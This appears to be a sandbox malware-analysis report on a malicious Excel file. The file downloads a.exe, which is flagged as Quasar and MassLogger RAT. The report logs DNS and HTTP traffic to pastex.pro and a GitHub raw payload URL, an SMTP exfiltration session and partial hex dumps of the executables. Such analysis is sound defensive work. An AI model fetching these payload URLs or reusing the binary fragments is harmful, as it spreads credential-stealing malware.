Feb 22, 2021 20:35:02.705847025 CET	8.8.8.8	192.168.2.4	0x1e8b	No error (0)	raw.githubusercontent.com		185.199.108.133	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 20:35:02.705847025 CET	8.8.8.8	192.168.2.4	0x1e8b	No error (0)	raw.github usercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:02.705847025 CET	8.8.8.8	192.168.2.4	0x1e8b	No error (0)	raw.github usercontent.com		185.199.111.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:02.705847025 CET	8.8.8.8	192.168.2.4	0x1e8b	No error (0)	raw.github usercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.490880966 CET	8.8.8.8	192.168.2.4	0x304	No error (0)	pastex.pro		45.148.121.68	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.723582983 CET	8.8.8.8	192.168.2.4	0x5c3d	No error (0)	raw.github usercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.723582983 CET	8.8.8.8	192.168.2.4	0x5c3d	No error (0)	raw.github usercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.723582983 CET	8.8.8.8	192.168.2.4	0x5c3d	No error (0)	raw.github usercontent.com		185.199.111.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.723582983 CET	8.8.8.8	192.168.2.4	0x5c3d	No error (0)	raw.github usercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.48.44	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.140.41	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.189.250	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.96.218	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.800513983 CET	8.8.8.8	192.168.2.4	0xdabe	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.76.253	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.220.115	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.48.44	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.140.41	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.189.250	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.96.218	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.903126001 CET	8.8.8.8	192.168.2.4	0xfeb3	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.76.253	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:56.989854097 CET	8.8.8.8	192.168.2.4	0x8561	No error (0)	pastex.pro		45.148.121.68	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:56.991533995 CET	8.8.8.8	192.168.2.4	0x8561	No error (0)	pastex.pro		45.148.121.68	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:57.207247972 CET	8.8.8.8	192.168.2.4	0xb744	No error (0)	raw.githubusercontent.com		185.199.108.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:57.207247972 CET	8.8.8.8	192.168.2.4	0xb744	No error (0)	raw.githubusercontent.com		185.199.109.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:57.207247972 CET	8.8.8.8	192.168.2.4	0xb744	No error (0)	raw.githubusercontent.com		185.199.111.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:57.207247972 CET	8.8.8.8	192.168.2.4	0xb744	No error (0)	raw.githubusercontent.com		185.199.110.133	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.662655115 CET	8.8.8.8	192.168.2.4	0x2f9f	No error (0)	smtp.saleforceconsults.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:36:27.662655115 CET	8.8.8.8	192.168.2.4	0x2f9f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.662655115 CET	8.8.8.8	192.168.2.4	0x2f9f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.662655115 CET	8.8.8.8	192.168.2.4	0x2f9f	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.662655115 CET	8.8.8.8	192.168.2.4	0x2f9f	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.954674006 CET	8.8.8.8	192.168.2.4	0xb879	No error (0)	smtp.saleforceconsults.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:36:27.954674006 CET	8.8.8.8	192.168.2.4	0xb879	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.954674006 CET	8.8.8.8	192.168.2.4	0xb879	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.954674006 CET	8.8.8.8	192.168.2.4	0xb879	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 20:36:27.954674006 CET	8.8.8.8	192.168.2.4	0xb879	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- pastex.pro
- api.ipify.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49739	45.148.121.68	80	C:\ProgramData\a.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 20:35:02.584227085 CET	1467	OUT	GET /b/AEmdBGcmp HTTP/1.1 Host: pastex.pro Connection: Keep-Alive
Feb 22, 2021 20:35:02.643884897 CET	1467	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Location: https://raw.githubusercontent.com/Sangiz1/sz4/main/lkk Content-Type: text/html; charset=UTF-8 Content-Length: 0 Date: Mon, 22 Feb 2021 19:35:02 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49747	45.148.121.68	80	C:\ProgramData\a.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 20:35:26.578821898 CET	2090	OUT	GET /b/AEmdBGcmp HTTP/1.1 Host: pastex.pro Connection: Keep-Alive
Feb 22, 2021 20:35:26.635423899 CET	2091	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Location: https://raw.githubusercontent.com/Sangiz1/sz4/main/lkk Content-Type: text/html; charset=UTF-8 Content-Length: 0 Date: Mon, 22 Feb 2021 19:35:26 GMT Server: LiteSpeed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49751	54.225.220.115	80	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 20:35:46.221090078 CET	2707	OUT	GET / HTTP/1.1 Host: api.ipify.org Connection: Keep-Alive
Feb 22, 2021 20:35:46.361371994 CET	2708	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Mon, 22 Feb 2021 19:35:46 GMT Content-Length: 11 Via: 1.1 vegur Data Raw: 38 34 2e 31 37 2e 35 32 2e 33 38 Data Ascii: 84.17.52.38

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49754	45.148.121.68	80	C:\ProgramData\a.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 20:35:57.087357998 CET	2755	OUT	GET /b/AEmdBGcmp HTTP/1.1 Host: pastex.pro Connection: Keep-Alive
Feb 22, 2021 20:35:57.143479109 CET	2755	IN	HTTP/1.1 301 Moved Permanently Connection: Keep-Alive Location: https://raw.githubusercontent.com/Sangiz1/sz4/main/lkk Content-Type: text/html; charset=UTF-8 Content-Length: 0 Date: Mon, 22 Feb 2021 19:35:57 GMT Server: LiteSpeed

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 22, 2021 20:34:52.822681904 CET	185.162.146.6	443	192.168.2.4	49731	CN=webdisk.seyranikenger.com.tr CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jan 02 09:19:01 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Fri Apr 02 10:19:01 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Feb 22, 2021 20:35:02.844924927 CET	185.199.108.133	443	192.168.2.4	49741	CN=www.github.com, O="GitHub, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 06 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Thu Apr 14 14:00:00 CEST 2022 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
Feb 22, 2021 20:35:26.871342897 CET	185.199.108.133	443	192.168.2.4	49748	CN=www.github.com, O="GitHub, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 06 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Thu Apr 14 14:00:00 CEST 2022 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		
Feb 22, 2021 20:35:57.410118103 CET	185.199.108.133	443	192.168.2.4	49755	CN=www.github.com, O="GitHub, Inc.", L=San Francisco, ST=California, C=US CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed May 06 02:00:00 CEST 2020 Tue Oct 22 14:00:00 CEST 2013	Thu Apr 14 14:00:00 CEST 2022 Sun Oct 22 14:00:00 CEST 2028	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert High Assurance EV Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Tue Oct 22 14:00:00 CEST 2013	Sun Oct 22 14:00:00 CEST 2028		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 22, 2021 20:36:28.710617065 CET	587	49761	208.91.199.223	192.168.2.4	220 us2.outbound.mailhostbox.com ESMTP Postfix
Feb 22, 2021 20:36:28.711088896 CET	49761	587	192.168.2.4	208.91.199.223	EHLO 715575
Feb 22, 2021 20:36:28.877445936 CET	587	49761	208.91.199.223	192.168.2.4	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Feb 22, 2021 20:36:28.877710104 CET	49761	587	192.168.2.4	208.91.199.223	STARTTLS
Feb 22, 2021 20:36:29.041897058 CET	587	49761	208.91.199.223	192.168.2.4	220 2.0.0 Ready to start TLS

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7032 Parent PID: 800

General

Start time:	20:34:46
Start date:	22/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xf00000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF2D3E87BC9CB649FE.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	67BD92AB	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	148F643	URLDownloadToFileA
C:\PROGRAMDATA\a.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	148F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\F2CFDC6.tmp	success or wait	1	107495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	unknown	614	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fe 70 80 f2 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 e6 00 00 00 12 01 00 00 00 00 00 ba 05 01 00 00 20 00 00 00 20 01 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 60 02 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....p..... ....0..... ... .@.. .....` .....@.....	success or wait	1	148F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	unknown	344	00 02 16 28 15 00 00 0a 00 2a 13 30 04 00 18 04 00 00 01 00 00 11 00 23 00 00 00 00 00 00 00 00 13 04 28 16 00 00 0a 72 01 00 00 70 28 17 00 00 0a 17 73 18 00 00 0a 13 05 02 7b 04 00 00 04 6f 19 00 00 0a 6f 1a 00 00 0a 72 19 00 00 70 28 1b 00 00 0a 13 08 11 08 39 c8 00 00 00 00 02 7b 05 00 00 04 6f 1c 00 00 0a 28 1d 00 00 0a 0a 02 7b 06 00 00 04 6f 1c 00 00 0a 28 1d 00 00 0a 0b 02 7b 07 00 00 04 6f 1c 00 00 0a 28 1d 00 00 0a 0c 06 23 00 00 00 00 00 00 00 00 37 1a 07 23 00 00 00 00 00 00 00 00 37 0e 08 23 00 00 00 00 00 00 00 00 fe 02 2b 01 16 13 09 11 09 2c 54 00 06 07 23 00 00 00 00 00 00 00 40 28 1e 00 00 0a 5a 08 5b 13 04 11 04 18 28 1f 00 00 0a 13 04 02 7b 08 00 00 04 12 04 28 20 00 00 0a 6f 21 00 00 0a 00 11 05 72 27 00 00 70 12 04 28 20 00 00 0a 72	...(.....*.0.....#.....(....r...p(.....s.....{.....o....o....r...p(.....9.....{....o....(.....{....o....(.....{....o....(.....#....7..#.....7..#.....+.....,T...#.....@(....Z.[.....(.....{.....(...o!....r'..p..(...r	success or wait	1	148F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	unknown	6795	72 b9 01 00 70 6f 41 00 00 0a 00 02 7b 19 00 00 04 1f 16 1f 18 73 42 00 00 0a 6f 43 00 00 0a 00 02 7b 19 00 00 04 1f 18 6f 4e 00 00 0a 00 02 7b 19 00 00 04 16 6f 4f 00 00 0a 00 02 7b 19 00 00 04 02 fe 06 15 00 00 06 73 46 00 00 0a 6f 47 00 00 0a 00 02 7b 1a 00 00 04 28 35 00 00 0a 6f 36 00 00 0a 00 02 7b 1a 00 00 04 19 6f 37 00 00 0a 00 02 7b 1a 00 00 04 28 38 00 00 0a 6f 39 00 00 0a 00 02 7b 1a 00 00 04 20 e1 01 00 00 1f 0c 73 3f 00 00 0a 6f 40 00 00 0a 00 02 7b 1a 00 00 04 72 d1 01 00 70 6f 41 00 00 0a 00 02 7b 1a 00 00 04 1f 22 1f 22 73 42 00 00 0a 6f 43 00 00 0a 00 02 7b 1a 00 00 04 1f 17 6f 4e 00 00 0a 00 02 7b 1a 00 00 04 16 6f 4f 00 00 0a 00 02 7b 1a 00 00 04 02 fe 06 14 00 00 06 73 46 00 00 0a 6f 47 00 00 0a 00 02 7b 1b 00 00 04 16 6f 4b 00 00 0a	r...poA.....{.....sB...oC.....{.....oN.....{.....oO.....{.....sF...oG.....{....(5...o6.....{.....o7.....{....(8...o9.....{.... .....s?...o@.....{....r...poA.....{.....".."sB...oC.....{.....oN.....{.....oO.....{.....sF...oG.....{.....oK...	success or wait	13	148F643	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\a.exe	unknown	32329	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	F720F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	F7211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	67C18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	67C18A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	67C18A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	F7213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	F7213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: a.exe PID: 6200 Parent PID: 7032

General

Start time:	20:34:52
Start date:	22/02/2021
Path:	C:\ProgramData\a.exe
Wow64 process (32bit):	true
Commandline:	C:\PROGRAMDATA\a.exe
Imagebase:	0x410000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000002.710965832.0000000003A90000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000001.00000002.710965832.0000000003A90000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000002.710965832.0000000003A90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000001.00000002.710604971.0000000003889000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000001.00000002.710604971.0000000003889000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000001.00000002.710604971.0000000003889000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000001.00000002.710604971.0000000003889000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000001.00000002.715456049.0000000006E20000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 8%, Metadefender, Browse • Detection: 28%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	66DCCF06	unknown
C:\Users\user\AppData\Local\Temp\499262.js	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	65C11E60	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
